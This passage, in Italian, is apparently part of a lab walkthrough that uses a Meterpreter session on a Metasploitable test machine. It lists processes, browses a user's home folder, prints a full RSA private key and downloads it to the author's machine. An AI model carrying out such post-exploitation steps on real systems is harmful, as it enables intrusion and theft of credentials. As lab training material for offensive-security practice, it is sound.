
```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

5. i processi attivi con *ps*




```
meterpreter > ps

Process List
============

 PID   Name                                                     User      Path
 ---   ----                                                     ----      ----
 1     /sbin/init                                               root      /sbin/init
 2     [kthreadd]                                               root      [kthreadd]
 3     [migration/0]                                            root      [migration/0]
 4     [ksoftirqd/0]                                            root      [ksoftirqd/0]
 5     [watchdog/0]                                             root      [watchdog/0]
 6     [migration/1]                                            root      [migration/1]
 7     [ksoftirqd/1]                                            root      [ksoftirqd/1]
 8     [watchdog/1]                                             root      [watchdog/1]
 9     [events/0]                                               root      [events/0]
 10    [events/1]                                               root      [events/1]
 11    [khelper]                                                root      [khelper]
 46    [kblockd/0]                                              root      [kblockd/0]
 47    [kblockd/1]                                              root      [kblockd/1]
 50    [kacpid]                                                 root      [kacpid]
 51    [kacpi_notify]                                           root      [kacpi_notify]
 97    [kseriod]                                                root      [kseriod]
 139   [pdflush]                                                root      [pdflush]
 140   [pdflush]                                                root      [pdflush]
 141   [kswapd0]                                                root      [kswapd0]
 183   [aio/0]                                                  root      [aio/0]
 184   [aio/1]                                                  root      [aio/1]
 1151  [ksnapd]                                                 root      [ksnapd]
 1339  [ksuspend_usbd]                                          root      [ksuspend_usbd]
 1343  [khubd]                                                  root      [khubd]
 1353  [ata/0]                                                  root      [ata/0]
 2017  [ata/1]                                                  root      [ata/1]
 2018  [ata_aux]                                                root      [ata_aux]
 2090  [scsi_eh_0]                                              root      [scsi_eh_0]
 2106  [scsi_eh_1]                                              root      [scsi_eh_1]
 2108  [scsi_eh_2]                                              root      [scsi_eh_2]
 2246  [kjournald]                                              root      [kjournald]
 2400  /sbin/udevd                                              root      /sbin/udevd --daemon
 2621  [kpsmoused]                                              root      [kpsmoused]
 3583  [kjournald]                                              root      [kjournald]
 3716  /sbin/portmap                                            daemon    /sbin/portmap
 3732  /sbin/rpc.statd                                          statd     /sbin/rpc.statd
 3739  [rpciod/0]                                               root      [rpciod/0]
 3740  [rpciod/1]                                               root      [rpciod/1]
 3758  /usr/sbin/rpc.idmapd                                     root      /usr/sbin/rpc.idmapd
 3985  /sbin/getty                                              root      /sbin/getty 38400 tty4
 3986  /sbin/getty                                              root      /sbin/getty 38400 tty5
 3988  /sbin/getty                                              root      /sbin/getty 38400 tty2
 3989  /sbin/getty                                              root      /sbin/getty 38400 tty3
 3992  /sbin/getty                                              root      /sbin/getty 38400 tty6
 4034  /sbin/syslogd                                            syslog    /sbin/syslogd -u syslog
 4069  /bin/dd                                                  root      /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
 4071  /sbin/klogd                                              klog      /sbin/klogd -P /var/run/klogd/kmsg
```

6. spostarmi all'interno delle directory della macchina vittima, ad esempio in 'msfadmin' con *cd /home/msfadmin* per poi leggerne il contenuto con *ls*




```
meterpreter > cd /home/msfadmin
meterpreter > ls
Listing: /home/msfadmin
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100667/rw-rw-rwx  0     fil   2010-03-17 00:01:07 +0100  .bash_history
040667/rw-rw-rwx  4096  dir   2010-04-17 20:11:00 +0200  .distcc
100667/rw-rw-rwx  4174  fil   2012-05-14 08:01:49 +0200  .mysql_history
100667/rw-rw-rwx  586   fil   2010-03-17 00:12:59 +0100  .profile
100667/rw-rw-rwx  4     fil   2012-05-20 20:22:32 +0200  .rhosts
040667/rw-rw-rwx  4096  dir   2010-05-18 03:43:18 +0200  .ssh
100667/rw-rw-rwx  0     fil   2010-05-07 20:38:35 +0200  .sudo_as_admin_successful
100666/rw-rw-rw-  609   fil   2023-06-06 20:03:52 +0200  authorized_keys
100666/rw-rw-rw-  1675  fil   2023-06-06 20:03:37 +0200  id_rsa
100666/rw-rw-rw-  405   fil   2023-06-06 20:04:00 +0200  id_rsa.pub
040666/rw-rw-rw-  4096  dir   2010-04-28 05:44:17 +0200  vulnerable
```

7. Ed ottenere ad esempio le chiavi RSA



```
meterpreter > cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqld
JkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qO
ffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9I
yhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7b
wkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBaUjR5bUXnHGA5fd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI7OAQvlCdUY2tHpGGa
zQ6ImSpUQ5i9+GgBUOaklRL/i9cHdFv7PSonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWVdAAbBIQ5zpRO
eBBlLSGDsnsQN/lG7w8sHDqsSt2BCK8c9ct31n14TK6HgOx3EuSbisEmKKwhWV6/
ui/qWrrzurXA4Q73wO1cPtPg4sx2JBh3EMRm9tfyCCtB1gBi0N/2L7j9xuZGGY6h
JETbAoGBANI8HzRjytWBMvXh6TnMOa5S7GjoLjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNl+jugkOVQYWGG1HZYHk+OQVo3qLiecBtp3GLsYGzANA/EDHmYMUSm
4v3WnhgYMXMDxZemTcGEyLwurPHumgy5nygSEuNDKUFfWO3mymIXAoGBAMqZi3YL
zDpL9Ydj6JhO51aoQVT91LpWMCgK5sREhAliWTWjlwrkroqyaWAUQYkLeyA8yUPZ
PufBmrO0FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvwY
OasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkBKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jtHuCQa5PEx5+DLav8Nriyi2
E5l35bqoiilCQ83PriCAMpL49iz6Pn00Z3o+My1ZVJudQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfuU2a6iEQSp28iFlIKa10VlS2U493CdzJg0IWcF
2TVjoMaFMcyZQ/pzt9B7WQY7hodl8aHRsQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1vOyOe3xSJ9YPt7c1Y20OQO
Fb3Yq4pdHm7AosAgtfC1eQi/xbXP73kloEmg39NZAfT3wg817FXiS2QGHXJ4/dmK
94Z9XOEDocClV7hr9H//hoO8fV/PHXh0oFQvw1d+29nf+sgWDg==
-----END RSA PRIVATE KEY-----
```

8. E scaricarle sulla mia macchina per un utilizzo successivo con *download id_rsa*



```
meterpreter > download id_rsa
[*] Downloading: id_rsa -> /home/heskarioth/id_rsa
[*] Downloaded 1.64 KiB of 1.64 KiB (100.0%): id_rsa -> /home/heskarioth/id_rsa
[*] Completed  : id_rsa -> /home/heskarioth/id_rsa
```